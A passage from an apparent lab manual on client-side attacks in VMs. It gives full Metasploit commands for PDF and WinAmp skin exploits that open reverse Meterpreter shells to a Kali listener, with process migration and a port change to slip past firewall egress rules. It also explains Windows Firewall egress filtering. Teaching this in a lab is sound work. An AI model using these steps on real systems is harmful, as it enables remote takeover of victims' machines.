Type `netstat -tupan` to verify that the Apache server is up and running at port 80 and that the listener handler is listening at port 4444:

```
root@kali:~# netstat -tupan
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      1473/postgres
tcp        0      0 192.168.144.10:4444     0.0.0.0:*               LISTEN      1429/ruby
tcp6       0      0 ::1:5432                :::*                    LISTEN      1473/postgres
tcp6       0      0 :::80                   :::*                    LISTEN      3513/apache2
```

Switch back to the Windows XP VM, and turn on the firewall again to demonstrate again that it is not capable of defending against this attack due to the inability to perform egress filtering. Then use Internet Explorer to browse to this URL to download the exploit PDF.

```
http://IP-Kali/msf.pdf
```

This opens up Acrobat Reader within Internet Explorer that will then attempt to open up the exploit PDF, resulting in the exploit code being run and Internet Explorer freezing. This in turn should establish a Meterpreter session in the usual manner.

```
[*] Sending stage (957487 bytes) to 192.168.144.20
[*] Meterpreter session 5 opened (192.168.144.10:4444 ->
192.168.144.20:1065) at 2017-01-31 06:18:14 -0500
```

Type `ps` and `getpid` to verify that the reverse shell process for the Meterpreter session is attached to the Adobe Acrobat Reader application (`C:\Program Files\Adobe\Reader 8.0\Reader\AcroRd32.exe`). Even if Internet Explorer is closed, the Acrobat Reader process still remains active, and the Meterpreter session continues running.

An alternative variant on this attack is to somehow transfer the exploit pdf file (`msf.pdf`) directly to the file system of the target Windows XP VM. This could for example be achieved by transferring the file via a USB drive or attaching it to a phishing email that the unsuspecting user attempts to download and then open. You can simulate this attack by copying `msf.pdf` from the Kali Linux VM to the Windows XP VM. Use the drag-and-drop functionality of VMWare Workstation to first copy this file to the host Windows OS, and then subsequently into Windows XP VM.

Terminate the current Meterpreter session by typing `exit` and type `exploit` to start it again. Double click on the `msf.pdf` in the Windows XP VM and verify that the Meterpreter session is established again. Notice again that Acrobat Reader hangs as a result of the exploit code executing. However, this time ending the Acrobat Reader application in Windows XP VM will terminate the Meterpreter session in the same way as for the case of the vulnerable browser exploit that we saw earlier. This means that we will need to migrate the reverse shell process immediately upon establishment of the Meterpreter session, or alternatively use the AutoRunScript option to automatically migrate the process upon successful establishment of a session.

```
msf exploit(handler) > set AutoRunScript migrate -f
AutoRunScript => migrate -f
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.144.10:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.144.20
[*] Meterpreter session 7 opened (192.168.144.10:4444 ->
192.168.144.20:1070) at 2017-01-31 06:30:21 -0500

meterpreter >
```

```
[*] Session ID 7 (192.168.144.10:4444 -> 192.168.144.20:1070) processing
AutoRunScript 'migrate -f'
[*] Current server process: AcroRd32.exe (728)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 3844
[+] Successfully migrated to process
```

3.1.2 Embedding a malicious executable

In addition to creating a specifically crafted PDF payload, we can also opt to embed a malicious executable inside an ordinary PDF. Select any normal pdf file (you can use this pdf as an example), then copy it to the Desktop folder in the Kali Linux VM and rename it to `normalfile.pdf`).

Exit any existing Meterpreter session and type the following into msfconsole to generate this PDF executable payload:

```
use exploit/windows/fileformat/adobe_pdf_embedded_exe
set INFILENAME /root/Desktop/normalfile.pdf
set payload windows/meterpreter/reverse_tcp
set LHOST IP-Kali
exploit
```


```
[*] Reading in '/root/Desktop/normalfile.pdf'...
[*] Parsing '/root/Desktop/normalfile.pdf'...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[*] Parsing Successful. Creating 'evil.pdf' file...
[+] evil.pdf stored at /root/.msf8/local/evil.pdf
```

A new PDF is generated and stored in the location indicated above; this contains an executable payload embedded in the original PDF. Start up the payload handler on the Kali Linux VM in the usual manner by typing the following into msfconsole:

```
use multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST IP-Kali
set LPORT 4444
exploit
```

Simulate a social engineering attack by moving `evil.pdf` to Windows XP VM, using either of the two methods demonstrated earlier (putting the file at `/var/www/html` on the Kali VM and downloading it from Internet Explorer or directly transferring the file to Windows XP VM file system). For the second approach, you may need to disable the anti-virus on the host Windows OS to do this if it is set to actively scan files as it will flag this as malware and quarantine or delete it.

Open the malicious PDF on the Windows XP VM. A message similar to the below will be displayed, and if the user clicks on Open, the embedded executable will run and a remote Meterpreter session will be opened in the usual way.



This attack therefore depends on users being willing to click through this warning. However, this particular approach creates a pdf file that does not cause Acrobat Reader to hang when opening it, thus minimizing the possibility of the user suspecting a possible compromise of the targeted system.

Notice that when we type `pid` and `ps`, it indicates the Meterpreter session being attached to a separate pdf process, and not Adobe Acrobat Reader. Therefore closing the Acrobat Reader will not affect the Meterpreter session.

Exit the existing Meterpreter session to prepare for the next exercise.

3.2 WinAmp

In addition to Adobe Reader and Internet Explorer, there are many other frequently used applications whose older versions have vulnerabilities that make them susceptible to code injection exploits. WinAmp (http://www.winamp.com/) is a popular open source media player application for the Windows platform. WinAmp 5.5 (which should be installed on the Windows 7 VM) is vulnerable to a stack based buffer overflow exploit due to flaw in parsing an input file that is used to create skins for the application.

To get more info on this exploit, return to msfconsole and type:

```
info  exploit/windows/fileformat/winamp_maki_bof
```

We will first create a maki file (a proprietary file format which provides information for WinAmp to create a customized skin) with a malicious payload in msfconsole by typing:

```
use exploit/windows/fileformat/winamp_maki_bof
set payload windows/meterpreter/reverse_tcp
set LHOST IP-Kali
exploit

[*] Creating 'mcvcore.maki' file ...
[+] mcvcore.maki stored at /root/.msf8/local/mcvcore.maki
```


Copy the newly created malicious `mcvcore.maki` from its specified location to any folder on the host Windows OS.

Switch back to the Windows 7 VM, and go to the default folder that WinAmp uses to store its skins (`C:\Program Files (x86)\Winamp\Skins`). Copy the `Bento` folder to any folder on the host Windows OS. Rename it to `CoolSkin`. Inside this folder, there is another folder called `scripts` which contains a `mcvcore.maki` file. Delete this file and copy the malicious file with the same name into this folder. Then transfer `CoolSkin` back to the Windows 7 VM in its default skin folder (`C:\Program Files (x86)\Winamp\Skins`).

Switch back to the Kali VM and type the following in msfconsole to start up the payload handler on the Kali Linux VM in the usual manner by typing the following into msfconsole:

```
use multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST IP-Kali
set LPORT 4444
exploit

[*] Started reverse TCP handler on 192.168.144.10:4444
[*] Starting the payload handler...
```

Now return back to the Windows 7 VM and start up WinAmp. Right click on the WinAmp terminal, select `Options -> Skins`. You should be able to see a drop down menu listing all the default skins (Winamp Classic, Winamp Modern, etc) as well the newly created Coolskin. Experiment with selecting different skins (other than Coolskin) to see the effect of changing between legitimate skin options.




Finally, attempt to change to Coolskin. This should cause WinAmp to freeze. Switch back to the Kali VM and verify that a Meterpreter session has been successfully established to the Windows XP VM.

```
[*] Sending stage (957487 bytes) to 192.168.144.30
[*]   Meterpreter   session   6   opened   (192.168.144.10:4444   ->
192.168.144.30:49284) at 2017-02-01 00:25:34 -0500

meterpreter >
```

Verify that the reverse shell process is indeed attached to the `winamp.exe` process by using `ps` and `getpid`:

```
meterpreter > getpid
Current pid: 3896

meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                  Path
 ---   ----  ----               ----  -------  ----                  ----
 0     0     [System Process]
 4     0     System
 236   892   audiodg.exe        x64   0
 292   4     smss.exe
…..
……
3088  476   mscorsvw.exe
3144  2852   winampa.exe         x86    1         WIN7TARGET1\UTAR-Windows7  C:\Program
Files (x86)\Winamp\winampa.exe
3272  476   SearchIndexer.exe
3896  2984   winamp.exe          x86    1         WIN7TARGET1\UTAR-Windows7  C:\Program
Files (x86)\Winamp\winamp.exe
```

In the Windows 7 VM, open a command prompt with administrator privilege:




Type `netstat -abon` to view the list of connected processes. We should able to see an established TCP connection from the `winamp.exe` process on some random port (49212) back to the listener handler on the Kali VM on port 4444:

….
….

```
  TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING       468
 [services.exe]
  TCP    0.0.0.0:49156          0.0.0.0:0              LISTENING       476
 [lsass.exe]
  TCP    192.168.144.30:49212   192.168.144.10:4444    ESTABLISHED     3896
 [winamp.exe]
  TCP    192.168.75.130:139     0.0.0.0:0              LISTENING       4
```

….
….

We can also verify using the Resource monitor (type Resource in to the search box) by clicking on the Network tab to verify all the processes that have an active connection.




As usual, if the user closes the unstable WinAmp on the Windows 7 VM, the Meterpreter session will terminate as we have seen previously. This means that we will need to migrate the reverse shell process immediately upon establishment of the Meterpreter session, or alternatively use the AutoRunScript option to automatically migrate the process upon successful establishment of a session.

We have simulated another social engineering attack whereby an unsuspecting user has been tricked or manipulated to open a file with a malicious payload that exploits an existing vulnerability in their application; similar to the case of the PDF exploit. The malicious maki file could have been placed on a publicly accessible website and advertised as a free skin for Winamp available for download by the public.

3.2.1 Setting the firewall for egress filtering

The firewall in the Windows 7 VM has the ability to perform both ingress and egress filtering, which can help to block attacks of this nature. Open the Firewall in Windows 7 VM (Control Panel -> System and Security -> Windows Firewall) and turn on the firewall for both Home and Public networks.




Close WinAmp if it still frozen as a result of the previous exploit. Back in msfconsole in the Kali VM, exit the Meterpreter session (if you have not already done so), and start up the listener handler again by typing: `exploit`. Open WinAmp again and change to the Coolskin skin. Again, WinAmp will freeze and msfconsole will indicate a successful exploit with the establishment of a new Meterpreter session. This is because the firewall is currently set only to perform ingress filtering (blocking incoming network connections), but is not configured to block outgoing connections to suspicious IP addresses or ports (egress filtering).

Open Windows Firewall again and select Advanced Settings from the option to the left. In the Advanced Security pane, you now have the option of viewing the inbound rules (rules governing incoming connections for ingress filtering) and outbound rules (rules governing outgoing connections for egress filtering), and also the current active profile and how inbound and outbound connections are treated in general.


Notice that the default setting for inbound connections are stricter than outbound connections. Any incoming connection that does not match a rules is automatically blocked; whereas outgoing connections are automatically allowed unless they are specifically blocked by a rule.

Click on Inbound Rules in the left pane. Here you can see all the rules governing incoming connections and whether they are enabled (green arrow) or disabled (grey). Enabled rules are actively applied to all attempted incoming connections to the current machine to decide whether to allow or block the connection. This will be decided on the basis of the program listening for the connection, the protocol involved (TCP, ICMP, IPv6, IPv4, etc), the IP addresses and ports of the local and remote machine attempting the connection, as well as the users who are associated with that program. Click on the protocol tab to sort on the basis of protocol.



Notice that the rule to allow incoming ICMPv4 connections for File and Printer sharing are off. This essentially blocks incoming pings from other machines on the same subnet or external network. Switch back to the Kali VM and attempt to ping the Windows 7 VM from a Linux shell terminal and note that this effort is currently unsuccessful. This is useful from a the viewpoint of security since a potential hacker (or pen tester) attempting a ping sweep will not be able to immediately determine whether the unsuccessful ping is due to the targeted machine being offline or because its firewall is actively blocking ICMPv4 echo requests.

Switch back to the Advanced Security settings and enable both rules to permit ICMPv4 echo connections and verify that a ping attempt from the Kali VM is now successful. Then disable both rules again to block pings.




Scroll down to look for File and Printer sharing using SMB. Recall that this was the server service with the vulnerability that we initially exploited in Windows XP in a previous lab. Notice now that the firewall has a rule which disables this service and its associated port of 445 by default. Even though the vulnerability

in the SMB server service has been corrected in Windows 7, the security policy now is more stringent whereby services that were previously known to be vulnerable are disabled by default.

File and Printer Sharing (LLMNR-...	File and Printer Sharing	All	No	Allow	No	%System...	Any	Local subnet	UDP
File and Printer Sharing (NB-Dat...	File and Printer Sharing	Domain	No	Allow	No	System	Any	Any	UDP
File and Printer Sharing (NB-Dat...	File and Printer Sharing	Private...	No	Allow	No	System	Any	Local subnet	UDP
File and Printer Sharing (NB-Na...	File and Printer Sharing	Private...	No	Allow	No	System	Any	Local subnet	UDP
File and Printer Sharing (NB-Na...	File and Printer Sharing	Domain	No	Allow	No	System	Any	Any	UDP
File and Printer Sharing (NB-Sess...	File and Printer Sharing	Private...	No	Allow	No	System	Any	Local subnet	TCP
File and Printer Sharing (NB-Sess...	File and Printer Sharing	Domain	No	Allow	No	System	Any	Any	TCP
File and Printer Sharing (SMB-In)	File and Printer Sharing	Domain	No	Allow	No	System	Any	Any	TCP
File and Printer Sharing (SMB-In)	File and Printer Sharing	Private...	No	Allow	No	System	Any	Local subnet	TCP
File and Printer Sharing (Spooler...	File and Printer Sharing	Domain	No	Allow	No	%System...	Any	Any	TCP

The SMB services will need to be enabled in order to allow file and printer sharing in the LAN that this machine is connected to. To do this, go to Control Panel -> Network and Internet -> Network and Sharing Center and select Change Advanced Sharing settings.

In the dialog box for both the Home or Work as well as Public Profile sharing options, select the Turn on file and Printer sharing check box.



When done, click Save Changes and close the Dialog Box. Close and reopen the Firewall Advanced Security settings dialog box and check the Inbound rules pane. You will notice that the rules for File and Printer Sharing SMB services for both Public and Private profiles have been enabled; in addition to a variety of other rules governing other services used in File and Printer sharing.

File and Printer Sharing (NB-Dat...	File and Printer Sharing	Domain	No	Allow	No	System	Any	Any	UDP	138	Any
File and Printer Sharing (NB-Dat...	File and Printer Sharing	Public	Yes	Allow	No	System	Any	Local subnet	UDP	138	Any
File and Printer Sharing (NB-Dat...	File and Printer Sharing	Private	Yes	Allow	No	System	Any	Local subnet	UDP	138	Any
File and Printer Sharing (NB-Na...	File and Printer Sharing	Public	Yes	Allow	No	System	Any	Local subnet	UDP	137	Any
File and Printer Sharing (NB-Na...	File and Printer Sharing	Domain	No	Allow	No	System	Any	Any	UDP	137	Any
File and Printer Sharing (NB-Na...	File and Printer Sharing	Private	Yes	Allow	No	System	Any	Local subnet	UDP	137	Any
File and Printer Sharing (NB-Sess...	File and Printer Sharing	Domain	No	Allow	No	System	Any	Any	TCP	139	Any
File and Printer Sharing (NB-Sess...	File and Printer Sharing	Private	Yes	Allow	No	System	Any	Local subnet	TCP	139	Any
File and Printer Sharing (NB-Sess...	File and Printer Sharing	Public	Yes	Allow	No	System	Any	Local subnet	TCP	139	Any
File and Printer Sharing (SMB-In)	File and Printer Sharing	Domain	No	Allow	No	System	Any	Any	TCP	445	Any
File and Printer Sharing (SMB-In)	File and Printer Sharing	Public	Yes	Allow	No	System	Any	Local subnet	TCP	445	Any
File and Printer Sharing (SMB-In)	File and Printer Sharing	Private	Yes	Allow	No	System	Any	Local subnet	TCP	445	Any


Return to Change Advanced Sharing settings in the Network and Sharing Center and select Turn off file and Printer sharing check box. Return to the Inbound Rules pane in the Firewall Advanced Security settings dialog box and verify that all these rules are now disabled again.

Next click on outbound rules. As mentioned earlier, all outgoing connections are automatically allowed unless they are specifically blocked by a rule. This means that unless there is an explicit rule blocking a connection to the Kali VM on port 4444 by the reverse shell process that is established as a result of the exploit, the Meterpreter session will be established; which is exactly what has happened.

A system administrator who is aware that port 4444 is the default port for the listener handler on a Kali machine can introduce a new rule to block all outgoing connections to this port on any remote machine. To do this, click on New Rule in the Actions pane on the right. In the Outbound Rule Wizard dialog box that appears, select the following check boxes for the following steps and click next to advance to the next step:

Step 1: Rule Type -> select Port
Step 2: Protocol and Ports -> select TCP and Specific remote ports: 4444
Step 3: Action -> Block the connection
Step 4: Profile -> Select all 3 (Doman, Private and Public)
Step 5: Name -> Stop KALI connection

Click Finish when done. You should now be able to see your newly connected rule in the Outbound Rules section.



Return back to the Kali VM msfconsole and start the listener handler again by typing: `exploit`.

Then open WinAmp again and change to the Coolskin skin. Again, WinAmp will freeze but this time msfconsole does not show the establishment of a new Meterpreter session. The newly created reverse shell process is not able to connect back to the listener handler running on Kali VM as it is listening on the blocked port (4444). Close WinAmp and terminate the listener handler in msfconsole with Ctrl-C.

As an enterprising hacker or pen tester, we may suspect that the system administrator has taken this precautionary step if we fail to get any Meterpreter sessions to the targeted machines in this social engineering attack. In that case, we could generate a payload that connects to a different port on the Kali VM; for e.g. a port that is likely to be a valid one in use by the organization that we are targeting. A list of well known ports and the services / protocols associated with them can be found at:

https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers#Well-known_ports

Notice that port 4444 is associated as the default listener port for Metasploit.

Let us assume that our initial reconnaissance about this organization reveals that they utilize IBM Lotus Notes enterprise business suite, whose applications communicate via TCP / UDP connections on port 1352 according to this list. With this knowledge in mind, we could now generate a new payload that will connect back on this port instead and set the listener handler to listen to it.

We can do this in msfconsole by adding a new value for this option:

```
use exploit/windows/fileformat/winamp_maki_bof
set payload windows/meterpreter/reverse_tcp
set LHOST IP-Kali
set LPORT 1352
exploit

[*] Creating 'mcvcore.maki' file ...
[+] mcvcore.maki stored at /root/.msf8/local/mcvcore.maki
```

Repeat the previous process of copying the newly generated maki file to the host Windows OS and then using it to replace the maki file in the valid `Bento` folder and rename this to `AnotherSkin`. Then transfer `AnotherSkin` back to the Windows 7 VM in its default skin folder (`C:\Program Files (x86)\Winamp\Skins`).


Switch back to the Kali VM and type the following in msfconsole to start up the payload handler on the new port 1352:

```
use multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST IP-Kali
set LPORT 1352
exploit

[*] Started reverse TCP handler on 192.168.144.10:1352
[*] Starting the payload handler...
```


Return back to the Windows 7 VM and start up WinAmp and select the new skin `AnotherSkin`. As expected, the exploit freezes WinAmp but this time a Meterpreter session is successfully created as the new rule we created earlier for port 4444 no longer matches. Type `netstat -abon` in a command prompt in the Windows 7 VM to verify that the connection from the reverse shell that is bound to winamp.exe is to the Kali VM on port 1352. Terminate WinAmp to end the connection.

The security administrator will now need to come up with another rule to block this attack. Blocking on port 1352 will not be possible as valid applications in the organization such as IBM Lotus Notes use this port. Blocking on the basis of IP address is also not useful since the IP address of the attacking machine (the Kali VM) is likely to change dynamically on each attack attempt. A possible alternative might be to block on the basis of the program involved, rather than a port. The administrator might for example make the decision to block the WinAmp application from communicating with any external site, regardless of the site or port number used.


The existing outbound rule can be modified to reflect this. Right click on this rule in the Outbound Rules pane and select Properties.



In the Properties dialog box that appears, select the Programs and Services tab and check the This program check box. Click Browse and set the program to `winamp.exe` in `C:\Program Files (x86)\Winamp` in the file dialog box




Next, select the Protocols and Ports tab in the Properties dialog box and change the remote port to All Ports:



Click Apply and Ok when done.

Switch back to the Kali VM and type exploit in msfconsole to start up the payload handler again on port 1352. Restart the Windows 7 VM and start up WinAmp and select the new skin `AnotherSkin`. The exploit freezes WinAmp but this time the Meterpreter session is no longer successfully created as our modified rule prevented the reverse shell that is attached to `winamp.exe` from making the requisite outbound connection to the Kali VM.

This appears to be a good solution; however it now causes inconvenience to users of WinAmp within the organization as this application is also capable of streaming music live from online stations. To accomplish this, it will require connection to the external site of the online station. The screenshots below show WinAmp set up to stream music live from a given station and the Resource monitor indicating the network activity of WinAmp receiving this streaming data.



The new modified outbound rule will however block WinAmp from interacting with any remote online station. To work around this issue, the system administrator would then need to create more detailed outbound rules in the firewall to only allow connections from WinAmp to specific known and valid online stations on specific ports. This requires the administrator to be updated with knowledge of all the valid online stations related to WinAmp. This is for the case of one application; imagine how much more complicated it becomes when there are dozens or even hundreds of applications that are used in the organization !

